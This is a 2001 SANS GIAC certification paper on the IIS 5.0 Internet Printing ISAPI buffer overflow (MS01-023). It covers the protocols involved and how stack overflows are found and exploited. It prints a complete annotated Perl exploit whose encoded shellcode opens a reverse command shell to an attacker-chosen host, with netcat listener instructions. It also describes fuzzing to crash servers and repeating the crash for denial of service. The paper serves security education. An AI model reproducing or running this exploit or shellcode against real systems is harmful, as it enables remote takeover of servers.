Global Information Assurance Certification Paper

Advanced Incident Handling Practical Assignment

SANS 2001, Baltimore, Maryland May. 13-20, 2001

Frank Lok

July. 23th, 2001

Option 2 – Document an exploit, vulnerability or malicious program

Exploit Details

Name:	Windows 2000 IIS 5.0 Remote Buffer Overflow Vulnerability (BugTraq ID 2674)
Variants:	This exploit is a proof of concept. As stated in Bugtraq there are quite a few different proof of concept codes exist from different source for this particular vulnerability.
Operating System:	Microsoft Windows 2000 Professional Microsoft Windows 2000 Server Microsoft Windows 2000 Advanced Server Microsoft Windows 2000 Datacenter Server
Protocol/Service:	HTTP, HTTPS, SSL, IPP
Brief Description:	Due to an unchecked input buffer in Internet Printing ISAPI (Internet services Application programming Interface) extension in Windows 2000, a remote attacker can gain complete control (root privileges) of an IIS 5.0 server with which he/she could conduct a web session. This vulnerability was discovered by Riley Hassel of eEye Digital Security and posted in a Microsoft Security Bulletin MS01-023 on May 1, 2001.
Bug Published Time:	May 01, 2001

1. Introduction

One of the new features introduced in Microsoft's Windows 2000 operating system is the support for Internet Printing Protocol (IPP), an industry-standard protocol for submitting and controlling print jobs over HTTP. Using this new feature, a user can print directly to a URL over an intranet or the Internet. In addition, Windows 2000 Server automatically generates print job information in HTML format, so users can view it in their web browsers. This new feature is implemented in Windows 2000 via the Internet Services Application Programming Interface (ISAPI) extension that is installed by default as part of Windows 2000. This new ISAPI extension can only be accessed via Internet Information Services (IIS) 5.0 of Windows 2000.

Vulnerability exists in the ISAPI extension because there is an unchecked buffer in the portion of the code that processes print request. If the print request is longer than the buffer, the extra portion will overwrite some of the original executable code. By carefully constructing an oversized print request, a hacker can plant his or her own code onto the overwrite area which will then be executed with system level access. This will give an attacker complete control of the ISS server. The attacker can upload programs, delete/modify data, add/delete users, and even reconfigure the system.

This remote Buffer Overflow Vulnerability was discovered by Riley Hassel of eEye Digital Security and posted to Bugtraq forum by Marc Maiffret <marc@EEYE.COM> [1]. It was described in Microsoft Security Bulletin MS01-023 on May 01, 2001.

Because the Internet Printing feature is enabled by default in Windows 2000, and this vulnerability allows an attacker to run any code at system level, it is a very serious exposure. Microsoft had labeled the patch for it as critical and recommended all users to apply it immediately [2].

As described in the Bugtraq (Id 2674) [3], a maliciously crafted HTTP print request containing approx 420 bytes in the 'Host:' field will allow the execution of arbitrary code.

The following are the proof of concept exploit codes referenced in butraq [3]:

- iishack2000.c exploit was provided by Ryan Permeh of eEye Digital Security.
- iiswebexplt.pl exploit was provided by Wanderley J. Abreu Jr. <storm@unikey.com.br>.
- jill.c exploit was provided by dark spyrit <dspyrit@beavuh.org>.
- iis5hack.zip exploit was provided by Cyrus The Great <cyrusarmy@yahoo.com>.

The iis5hack exploit was verified by the author to function as described.

2. Variants

Various proofs of concept codes are available on this vulnerability, but all ISS buffer overflow attacks are exploiting the same vulnerability of unchecked buffer. If we understand how this one works then we probably can apply the similar code to attack the other newly found unchecked buffer holes.

During the writing of this paper, another IIS buffer overflow bug was posted on June 18, 2001, to bugtraq by Marc Maiffret marc@eeye.com. This time, it is the Indexing Service (.ida) ISAPI filter that does not properly check the input buffer. It was described in Microsoft Security Bulletin MS01-033 - Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise [4], and CERT® Advisory CA-2001-13 Buffer Overflow in IIS Indexing Service DLL [5].

This vulnerability was actually used to create a very aggressive self-propagating worm that defaces web pages on English language ISS Servers. After infecting a new ISS server, the so-called "Code Red" worm starts up 100 new threads on the infected server to scan the Internet for other IIS servers that have the same vulnerability to attack. It was described in eWEEK "New worm targets Microsoft Web servers" on July 17, 2001 [6] and CERT® Advisory CA-2001-19 "Code Red" Worm Exploiting Buffer Overflow in IIS Indexing Service DLL released July 19, 2001 [7].

Buffer Overflow vulnerability can be exploited on other systems as well. On June 27, 2001, the COVERT Labs at PGP Security announced their discovery of a Buffer Overflow vulnerability in Oracle 8i TNS Listener [8]. Again, using the same basic principle, an intruder can gain control of an Oracle database server.

3. Protocol Description

HTTP - Hypertext Transfer Protocol

Hypertext Transfer Protocol (HTTP) [9] can be a topic all by itself, the detail description of this protocol is beyond the scope of this paper. Basically, it is the protocol of the World Wide Web (WWW), a stateless application-level protocol that runs on top of TCP/IP. This protocol enables WWW users to view information regardless of where the information is stored and what operating system the WWW users are using. It is also a request/response protocol. The user makes the request then the server response with the information.

HTTP Request

The content of a HTTP request includes: the information of the method (i.e. get) the server should use to response to this request; the resource (URI); the protocol version; and a data

field containing a MIME-like message. MIME-like message contains request modifiers, client information and possible body content.

The following is an example of a request sends to the sans server when a user type in "*http://www.sans.org*" on the address field of the browser:

```
GET / HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: www.sans.org
Proxy-Connection: Keep-Alive
```

In this request message, the method is "GET", the resource is "/" which is the default page of "www.sans.org", the protocol version is "HTTP/1.0", and the MIME-like message is "image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, */*" which contains what will be accepted by this client, and client information is "Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)".

HTTP Response

The content of a HTTP response includes the information of the request status followed by the MIME-like message. The status includes the message's protocol version and a success or error code. The MIME-like message contains server information, requested information (entity metainformation), and possible entity-body content. Following is an example of the response from the previous sans homepage request:

```
HTTP/1.1 302 Found
Date: Fri, 15 Jun 2001 21:50:22 GMT
Server: Apache/1.3.9 (Unix) secured_by_Raven/1.4.2
Location: http://www.sans.org/newlook/home.htm
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>302 Found</TITLE>
</HEAD><BODY>
<H1>Found</H1>
The document has moved <A HREF="http://www.sans.org/newlook/home.htm">here</A>.<P>
<HR>
<ADDRESS>Apache/1.3.9 Server at www.SANS.ORG Port 80</ADDRESS>
</BODY></HTML>
```

In this response, the request status is "HTTP/1.1 302 Found" which says the protocol version is "HTTP/1.1" and the return code is "302 Found", and the MIME-like message contains server information "Apache/1.3.9 (Unix) secured_by_Raven/1.4.2", requested information

"http://www.sans.org/newlook/home.htm" and the html body content "<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> …".

The default port for HTTP request is port 80, however, other ports can be used.

Since most of the web application is designed to serve any client from anywhere over the internet anonymously, the application developer should not assume that requests will always in proper format and should scan the input for error before processing.
The "buffer overflow" attack take advantage of unchecked input data field.

HTTPS - The Secure Hypertext Transfer Protocol

The secure hypertext transfer protocol (HTTPS) is HTTP using a Secure Socket Layer (SSL). This communications protocol is designed to transfer encrypted information between computers over the World Wide Web.

This protocol enables Internet users to do online transaction over the unsecured Internet without worrying being spied by unwanted third parties. Today, most of the web users use this protocol to do online banking, stock trading, shopping etc.

The default port for this protocol is 443. Since the HTTPS protocol is essentially HTTP plus encryption, "buffer overflow" attack still apply to this protocol.

SSL (Secure Socket Layer)

The SSL protocol was developed by Netscape Communications to provide security and privacy to Internet transactions.

This protocol runs above TCP/IP and below higher-level protocols such as HTTP, LDAP, TELENT, FTP etc. Because SSL runs as a layer between TCP/IP layer and other application layers, it is application independent.

SSL employ client-server type approach, which provides authentication between machines and also allows both machines to establish an encrypted connection by using both public key and symmetric encryption. These capabilities address the concerns about communication over the Internet.

IPP (Internet Printing Protocol)

An industry standard defined in RFCs 2910 [10] and 2911 [11]. Using Internet Printing Protocol (IPP), a user can send a print job across the Internet, to the printer on the other end. In addition, this user can also view the status of his/her print job via the browser.

4. How the exploit works

In order for us to understand how this exploit works, we should first look at buffer overflow.

What is a buffer? Buffer is the area of memory used by program as intermediate storage of data, usually for input or output operation. Most often, buffers are located among the other data area, but can also be intermix among executable code.

When a program want to process input data from external sources. The input is usually brought into the input buffer first. If the input data exceeds the length of the buffer, and the code that brings in the input data does not check for this condition, then the memory area behind the input buffer will be overwritten. We now have a buffer overflow condition.

If the overwritten area was for executable code, then those codes will be replaced by unexecutable data. Next time those codes were invoked, the program will crash with a program exception similar to what we see frequently under Windows 95, 98 and ME.

To exploit this shortcoming, a hacker can construct an input data string longer than the length of the input buffer, with executable code in the oversized portion of the input. When this oversized input is submitted, the buffer overflow will overwrite some original program code with the hacker's executable code. When this code is invoked, the hacker effectively has taken over that program.

In the ISAPI Extension vulnerability. The input buffer was meant to receive Internet Print Request. The memory area after the input buffer originally has an address location known as Return Instruction Pointer. It contains the address to jump to the routine for processing the print request.

In an attack, the attacker will first make a web connection to the targeted IIS Server, then issued a malformed print request which will cause a buffer overflow. The Return Instruction Pointer will be overwritten by the address pointing back to the input buffer containing malicious code. When the print request was to be processed, the attacker's code will be executed instead. Because the original code has system level access, the attacker now has full control of the targeted IIS server. Note that the Internet printing feature is enabled by default, so the attacker does not need to do anything to turn it on.

Whenever software fails to check the input data, then there is buffer overflow vulnerability in the software. How often will we find this kind of vulnerability? Unfortunately, it is very common for this kind of bugs. It is common practice for a programmer to allocate an arbitrary large buffer and assume no one will ever enter data large than the size they allocated. I still remember my undergrad years as a computer science student, during those years we talk about input checking, but we hardly ever talk about the danger of not checking the input size. So when I think about the programming assignments I had done during those years, they are full of buffer overflow vulnerabilities. Until people are more understand how buffer overflow works and how to write program to avoid these kinds of bugs. We will continue seeing these kinds of vulnerabilities.

How to find a buffer overflow? It actually is quite easy, as long as we have time; we can try to increase the size of the input data until the program complains about the input data size or the program crash.

If the program complains about the size of the input data, we just move on to the next input field. If the program crash, we know we find buffer overflow vulnerability. If our goal is denial of service attack (DOS) then we can stop here, since we already got the size of the data to crash the server. For the servers which will re-start whenever it crash, like windows 2000 type server, we just need to write a program to send this size of input data to the server every couple minutes.

If our goal is to take control of the server then we will need to do more works. We need to construct the payload, which will do whatever we want it to do. One of the easy ways to build the payload is to make use of what is already done by some other people, for example, if we want a remote shell send back to our attack host. We can start with previous exploit code already has the remote shell part done, this should work as long as the target host's operating system and patch level is the same as previous exploit's target host and the buffer size is similar. Once we find the payload we can concentrate on the return instruction part (EIP in windows environment). If possible, we should setup a test server with the same OS and patch level as the target server, and use a pattern string to help us locate the return pointer location in the stack. After we crash the program, we can examine the core dump or Dr. Watson's Log in windows environment to locate the return pointer location.

All of the above sounds easy in theory, but to actually write the exploit code the user should have very good understanding of the target system; know how the machine execute codes; able to write assemble code of the target system, know how to avoid NULL characters in the exploit code etc. So to find buffer overflow vulnerability and actually write an exploit code to exploit this vulnerability is very difficult, this applies to me too. But to carry out the attack, with the exploit code written by someone else, is fairly easy and no skill is required. It works like this, the attacker send a long enough, can be several hundred or thousand bytes, request to the server. This long enough request will overflow the buffer and over write the instruction pointer. Once the instruction pointer is overwritten, then the attacker can run any code (payload) he/she preferred. One of the popular choices for the payload is to return a command shell to the attacker's machine. Another popular choice is install a backdoor on the server, so that the attacker can gain access later on.

Even with the payload already written by someone else, the attacker will still needs to go through the normal process, gathering the information before doing the actual attack. This involves identify the victim; identify what system are running on the victim's machine; identify the methods to hide his/her identity. Of course, from time to time we do see some blind attacks; some inexperienced hacker will use windows exploit to attack an UNIX box or vise verse.

Following is the exploit code used by the author of this paper to see how this exploit works. Blue color comments are added by the author to gain a better understanding of the flow of the program.

```
#!/usr/bin/perl
# IIS5 remote W2K ISAPI printer buffer overflow exploit (sp 0 and sp 1 )
# Vulnerability found by Riley Hassell <riley@eeye.com>
# Shell code by: dark spyrit <dspyrit@beavuh.org>
# Ported to perl by CyrusTheGreat@Hushmail.com
# shell code spawns a reverse CMD shell , you should setup a listener ..
# use nc11nt for Windows platform, nc for Unix
# nc -l -v -t -p <attacker port >
# Tested on windows (activestate perl ) for portability,
# Shouts to persian bi bokhars,

# Cyrus.pl ver 1.0 Ported to perl by CyrusTheGreat@hushmail.com , May 3rd 2001

$ARGC=@ARGV;                                          ← Get command line argument
if ($ARGC <3) {                                       ← Check the input argument
  print "\n Usage:\n\n $0 <victim host> <listen host> <listen port>\n\n";
       print "        Victim Host: Address of IIS5 server to own \n";
      print "       Listen host: Attacker host IP address \n";
       print "        Listen port: Port number of netcat listener\n\n";
       exit;
}       ← ****** so far this program just due with the input arguments ******
use Socket;                                           ← Import the socket module

my($remote,$port,$iaddr,$paddr,$proto,@exploit);      ← Declare local variables
$remote=$ARGV[0];                                     ← Victim's IP address
$port = 80 ;                                          ← Default HTTP port
$myaddr=$ARGV[1];                                     ← Attacker's IP address
$myport=$ARGV[2];                                     ← Attacker's netcat port
$iaddr = inet_aton($remote) or die "INET_ATON Error: $!";  ← Translate victim's IP to four-byte packed string
$netcathost = inet_aton($myaddr);                     ← Translate attacker's IP to four-byte packed string
```

```
$netcatport = pack(n,$myport);                                    ← Convert a short integer to network (big-endian) order
$netcathost = $netcathost ^ pack(N,0x95959595);                   ← XOR with 0x95 to get ride of the NULL bytes
$netcatport = $netcatport ^ pack(n,0x9595);                       ← XOR with 0x95 to get ride of the NULL bytes
$paddr = sockaddr_in($port, $iaddr) or die "SOCKADDR_IN Error: $!"; ← Get SOCKADDR_IN of victim's port, addr
$proto = getprotobyname('tcp') or die "GETPROTOBYNAME Error: $!";   ← Get protocol number
#$proto = 0;
socket(SOCK, PF_INET, SOCK_STREAM, $proto) or die "SOCKET Error: $!";       ← Open tcp socket
setsockopt(SOCK, SOL_SOCKET, SO_SNDBUF, 2000) or die "SETSOCKOPT Error:$!";← Set socket option i.e. buffer  size
#change the buffer to appropriate size
print "\nConnecting...";                                          ← Inform user about to try to connect to victim machine
connect(SOCK, $paddr) or die "CONNECT Error: $!";                 ← Connect to victim machine
****** Now initialize the payload array (array of  strings) ******
@exploit = ("\n","GET /NULL.printer HTTP/1.0\n" , "\x43\x79\x72\x75\x73\x3a\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"      ← NOP Sled
, "\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"      ← Possible Canary
, "\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
, "\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
, "\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
, "\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
, "\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
, "\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
, "\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
, "\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
, "\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
, "\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
, "\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
, "\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
, "\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
, "\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
, "\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
, "\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
, "\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
, "\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
, "\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
, "\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
, "\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97$netcatport\x52\xd2\x91$netcathost"       ← attacker's info.
, "\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
, "\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
, "\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
, "\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
, "\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
, "\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
, "\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
, "\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
, "\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
, "\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
, "\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
, "\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
, "\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
, "\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
, "\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
, "\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
, "\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
, "\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
, "\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
, "\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
, "\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"      ← NOP Sled
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
, "\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
, "\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a" );

print "\nSending exploit...";                              ← Inform user about to send the exploit code
foreach $msg(@exploit) {                                    ← Start overflow the buffer
  send(SOCK, $msg, 0) or die "\nUnable to send exploit: $!";
}
sleep(1);                                                   ← wait 1 second
close(SOCK);                                                ← Close the connection
print "\nExploit sent.. You may need to send a CR on netcat listenning port \n";   ← Inform user to check
exit();                                                     ← Terminate the program
```

iis5hack.perl

There really isn't much about this program, it starts out by getting the command line arguments from the user then setup the socket connection. Once connected, it sends the payload over then it closed the connection, inform the user it is done and exit. All the magic about this program is in its payload, the pre-crafted hex code. This payload will spawn a remote shell to the attacker's machine, attacker's info in the payload, and this program make use of the No Operation (NOP – hex 90) Sled to get to the code. Moreover, it also uses the XOR to get ride of the NULL character problem.

Two interesting articles from the phrack magazine, "Issue 49 File 14 – Smashing The Stack For The Fun And Profit" [12] by Aleph One and "Issue 55 File 15 – Win32 Buffer Overflows" [13] by Barnaby Jack, explains how the payload works and how to build/construct the payload.

5. Diagram of the exploit

The following diagram illustrates how this exploit works on a network.





Diagram of the exploit

